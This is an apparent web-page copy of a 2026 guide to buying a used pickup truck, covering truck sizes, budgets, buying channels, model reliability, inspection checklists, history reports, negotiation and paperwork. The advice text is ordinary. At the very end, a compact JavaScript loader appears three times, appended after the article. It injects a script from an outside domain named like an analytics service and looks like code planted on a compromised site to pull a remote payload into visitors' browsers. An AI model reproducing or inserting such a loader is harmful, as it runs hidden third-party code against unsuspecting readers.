In 2026, the allure of used pickup trucks has never been stronger. With new full-size pickups averaging over $66,000 and interest rates for new vehicles hovering near 6.5%—and even higher for used ones (over 11.4%)—buying a pre-owned pickup has become a smart, budget-friendly choice for both utility and daily driving. Unlike new trucks that depreciate rapidly the moment they leave the lot, used pickups let you access capable, durable vehicles without wasting money on steep initial value loss. But navigating the used truck market requires knowledge: from defining your needs to inspecting mechanical health, every step matters to avoid costly mistakes. This ultimate guide breaks down the entire process in plain language, perfect for first-time buyers and seasoned truck owners alike.
1. Start with Defining Your Needs (Don’t Buy More Than You Need)
The first rule of buying a used pickup is to match the truck to your lifestyle—not the other way around. Pickups come in three main sizes, each designed for specific uses, and choosing the wrong one will lead to frustration and wasted money. Here’s how to decide:
Compact Pickups
Examples: Ford Maverick, Hyundai Santa Cruz, Toyota Tacoma (base models). Ideal for urban drivers, light hauling (e.g., small furniture, gardening supplies), or those who want a versatile daily driver with better fuel economy. They’re easier to park, cheaper to insure, and have lower purchase prices. If you rarely tow more than 3,500 pounds or haul heavy loads, a compact pickup is a practical choice.
Full-Size Pickups
Examples: Ford F-150, Chevrolet Silverado 1500, Ram 1500, GMC Sierra. The most popular category, balancing capability and comfort. They offer towing capacities between 7,000 and 13,000 pounds (when properly equipped), spacious cabins (great for families), and a wide service network for easy maintenance. Perfect for those who need to tow trailers, boats, or RVs, or who want a truck that can handle both work and personal use.
Heavy-Duty Pickups
Examples: Ford F-250/F-350, Ram 2500/3500, Chevrolet Silverado 2500 HD. Built for serious work: hauling heavy equipment, towing large trailers (over 13,000 pounds), or commercial use. They have stronger frames, more powerful engines, and reinforced suspensions—but they’re less fuel-efficient and harder to maneuver in tight spaces. Only choose a heavy-duty model if you have consistent heavy-duty needs; otherwise, you’ll pay more for unused capability.
Other key considerations: Drivetrain (2WD vs. 4WD)—4WD is essential for off-roading, snow, or muddy terrain, but 2WD is more fuel-efficient. Cab style (regular, extended, crew cab)—crew cabs have full rear seats for passengers, while extended cabs are better for occasional extra space. Bed length (short, standard, long)—shorter beds are easier to park, longer beds offer more cargo space.
2. Set a Realistic Budget (Including Hidden Costs)
A common mistake is only budgeting for the purchase price. In 2026, used pickup prices vary widely: compact models can start around $15,000, full-size models between $20,000–$40,000, and heavy-duty models $30,000+. But you need to account for hidden costs that add up quickly:
- Financing Costs: If you’re taking out a loan, interest rates for used trucks average over 11.4% in 2026, so a $25,000 loan over 5 years could add $7,000+ in interest. Shop around for the best rates—credit unions often offer lower rates than dealerships.
- Insurance: Pickups are larger and heavier than cars, so insurance costs are higher. Full-size and heavy-duty models will have higher premiums, especially if you opt for comprehensive coverage.
- Maintenance & Repairs: Used trucks may need immediate repairs (e.g., new tires, brake pads, fluid changes) or have upcoming major services (e.g., transmission flushes, timing belts). Set aside 10–15% of the purchase price for post-purchase maintenance.
- Taxes & Fees: Sales tax, registration fees, and title transfer fees vary by state but typically add 5–10% of the purchase price.
Pro tip: Use online calculators to estimate total ownership costs, not just the sticker price. This will help you avoid overextending your budget.

3. Choose the Right Buying Channel (Pros & Cons for 2026)
The 2026 used truck market offers several buying channels, each with trade-offs in convenience, price, and risk. Here’s how to choose the best one for you:
Franchised Dealerships
Dealers that sell new trucks (e.g., Ford, Chevrolet) often have a used inventory, including Certified Pre-Owned (CPO) models. CPO trucks are inspected, refurbished, and come with a manufacturer-backed warranty—ideal for buyers who want peace of mind. Pros: Reliable inspections, financing options, return policies. Cons: Higher prices (dealers mark up for convenience and warranty).
Independent Used Car Dealerships
These dealerships specialize in used vehicles, including pickups. Pros: Lower prices than franchised dealers, more flexible negotiation. Cons: Inspections may be less rigorous, and warranties are often shorter or non-existent. Always ask for a detailed inspection report.
Private Sellers (Craigslist, Facebook Marketplace, etc.)
Buying directly from the owner is often the cheapest option—no dealer markup. Pros: Lower prices, ability to ask the owner about the truck’s history (e.g., how it was used, maintenance habits). Cons: High risk—no guarantee of condition, no warranty, and you’re responsible for all inspections. Never buy a private seller’s truck without a pre-purchase inspection (more on this later).
Online Retailers (Carvana, Vroom)
Online platforms let you browse, buy, and even have the truck delivered to your door. Pros: Convenient, transparent pricing, and some offer 7–10 day return policies. Cons: You can’t test drive or inspect the truck in person before buying, which increases the risk of hidden issues. Use the return policy to your advantage—inspect the truck thoroughly once it arrives.
4. Pick a Reliable Model (2026’s Best & Worst Used Pickups)
Not all used pickups are created equal. Some models are known for durability and low maintenance, while others have common issues that will cost you thousands. Here’s what to look for (and avoid) in 2026:
Most Reliable Used Pickups (2016–2025 Model Years)
- Toyota Tacoma: A compact/midsize staple known for longevity—many reach 200,000+ miles with proper care. The 2016–2025 models have solid reliability ratings, especially the TRD Off-Road trim for off-roading enthusiasts.
- Ford F-150: America’s best-selling truck for a reason. The 2018–2025 models with the 3.5L EcoBoost V6 are reliable and offer strong towing capability. Avoid 2017 models with transmission issues.
- Chevrolet Silverado 1500: The 2019–2025 models have improved reliability, with the ZR2 trim being a top choice for off-roading (thanks to its multimatic shocks and skid plates).
- Nissan Frontier: The 2016–2025 models with the 3.8L V6 are simple, durable, and affordable—great for budget buyers who need basic utility.
Models to Avoid
- Ram 1500 (2013–2018): These models have common transmission and electrical issues, which are expensive to repair.
- Ford F-150 Lightning (2022–2025): Electric pickups have plummeted in popularity—2026 sales dropped 76.3% year-over-year—and early models have battery and charging issues. Avoid unless you’re prepared for high repair costs.
- Any Pickup with a Salvage Title: Salvage titles mean the truck was totaled (e.g., from an accident, flood, or fire) and rebuilt. These trucks are cheaper but have hidden structural damage and are harder to insure and resell.
Pro tip: Check reliability ratings on Consumer Reports, Edmunds, or owner forums to learn about common issues for specific model years. A truck with 80,000 well-documented miles is often a better choice than a 50,000-mile truck with no maintenance records.
5. Inspect the Truck Thoroughly (Don’t Skip This Step!)
Even the most reliable model can have hidden issues if it wasn’t properly maintained. A thorough inspection—either by you or a professional mechanic—can save you from buying a lemon. Here’s a step-by-step checklist:
Exterior Inspection
- Look for rust, especially on the frame, wheel wells, and undercarriage. Rust can compromise structural integrity, especially in areas with harsh winters.
- Check for mismatched paint or body panel gaps—this indicates the truck was in an accident and repainted. Use a magnet to test for bondo (body filler), which sticks to metal but not bondo.
- Inspect tires for uneven wear (a sign of alignment issues) and tread depth (should be at least 4/32 of an inch). Look for cracks or bulges, which mean the tires need to be replaced.
- Test the tailgate, doors, and windows to ensure they open and close smoothly. Check the truck bed for dents, scratches, or rust—especially if it was used for heavy hauling.
Under the Hood Inspection
- Check fluid levels: engine oil (should be clean, not black or milky), coolant (should be clear, not rusty), brake fluid (should be amber or clear), and transmission fluid (should be red or pink, not brown or burnt).
- Look for leaks: check the ground under the truck for oil, coolant, or transmission fluid spots. Inspect hoses and belts for cracks or wear—these are cheap to replace now but expensive if they fail later.
- Start the engine and listen for odd noises (knocking, ticking, squealing). The engine should run smoothly, with no rough idling. Check the exhaust for blue smoke (burning oil) or black smoke (fuel issues).
Interior Inspection
- Check for excessive wear: seats (rips, stains), steering wheel, dashboard, and door panels. Excessive wear may indicate the truck was used heavily (e.g., commercial use).
- Test all electronics: radio, air conditioning, heat, power windows, locks, and mirrors. Make sure the backup camera and safety features (e.g., blind-spot monitoring, lane assist) work if equipped.
- Check for water damage: look for mold, mildew, or a musty smell. Lift the floor mats to check for wetness—this could mean a leaky sunroof or door seal.
Test Drive
A test drive is non-negotiable. Drive the truck on different roads (highway, city, gravel) to check for:Transmission: Shifts should be smooth, with no slipping or jerking. Test both automatic and manual (if applicable) transmissions.Brakes: Should feel firm, with no squealing or grinding. The truck should stop straight, not pull to one side.Steering: Should be tight, with no play or vibration. The truck should not drift while driving straight.Suspension: Go over bumps to check for creaking or bouncing—this indicates worn shocks or struts.
Pro tip: For $100–$200, hire a certified mechanic to do a pre-purchase inspection. This is the best investment you can make—they’ll find hidden issues you might miss, and it could save you thousands in repairs.
6. Check the Vehicle History Report
A vehicle history report (e.g., Carfax, AutoCheck) is essential for verifying the truck’s past. It will tell you: Accident history: Was the truck in a major accident? Has it been totaled or salvaged?Maintenance records: Has the truck been regularly serviced? Were there any major repairs (e.g., transmission replacement, engine work)?Owner history: How many owners has the truck had? Was it used for personal, commercial, or fleet use?Title status: Is the title clean (no liens, salvage, or flood damage)? A lien means the previous owner still owes money on the truck—make sure it’s paid off before buying.
Most dealerships will provide a free history report, but for private sellers, ask for the VIN (Vehicle Identification Number) and purchase a report yourself. If a seller refuses to provide a VIN or history report, walk away—they’re hiding something.
7. Negotiate the Price (2026 Tips for Getting a Good Deal)
In 2026, the used truck market is shifting—dealerships have more inventory (new truck sales are down), which gives buyers more leverage to negotiate. Here’s how to get the best price:
- Do your research: Use websites like Kelley Blue Book, Edmunds, or CarGurus to find the fair market value of the truck. This will tell you how much the truck is worth, so you don’t overpay.
- Point out flaws: Use the inspection results to negotiate. If the truck needs new tires or brakes, ask for a price reduction to cover those costs.
- Be ready to walk away: If the seller isn’t willing to negotiate, don’t be afraid to leave. There are plenty of used pickups in 2026—you don’t need to settle for a bad deal.
- Negotiate financing: If you’re financing through the dealer, ask for a lower interest rate. Compare dealer rates to credit union rates to leverage a better deal.
8. Finalize the Purchase (Dot the I’s and Cross the T’s)
Once you’ve agreed on a price, it’s time to finalize the purchase. Here’s what to do:
- Review all documents: Make sure you get the title (signed by the seller), bill of sale, maintenance records, and any warranty documents (if applicable). Check that the VIN on the title matches the VIN on the truck.
- Pay securely: For private sellers, use a cashier’s check or money order—avoid cash, as it’s not traceable. For dealerships, you can pay with cash, check, or financing.
- Transfer the title: Complete the title transfer with the seller (or dealer) and register the truck in your name. This varies by state, so check your local DMV requirements.
- Get insurance: You’ll need proof of insurance to register the truck. Shop around for the best rates before finalizing the purchase.
9. Post-Purchase Tips (Keep Your Used Pickup Running Strong)
Buying the truck is just the first step—proper maintenance will keep it running for years. Here’s what to do after you take ownership:
- Do a full service: Even if the truck was recently serviced, change the oil, filter, and fluids (coolant, transmission, brake) to start fresh.
- Inspect for wear: Check tires, brakes, and belts again—replace any parts that are worn or damaged.
- Follow the maintenance schedule: Refer to the owner’s manual for recommended service intervals (e.g., oil changes every 5,000–7,500 miles, transmission flush every 60,000 miles).
- Store it properly: If you live in a cold climate, park the truck in a garage or use a cover to protect it from snow and salt. This will prevent rust and extend the life of the undercarriage.
Final Thoughts
Buying a used pickup truck in 2026 is a smart choice—you can get a reliable, capable vehicle without the high cost of a new one. By following this guide, you’ll avoid common pitfalls, choose the right truck for your needs, and get a good deal. Remember: take your time, do your research, and never skip the inspection. With the right approach, your used pickup will serve you well for years to come.
;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);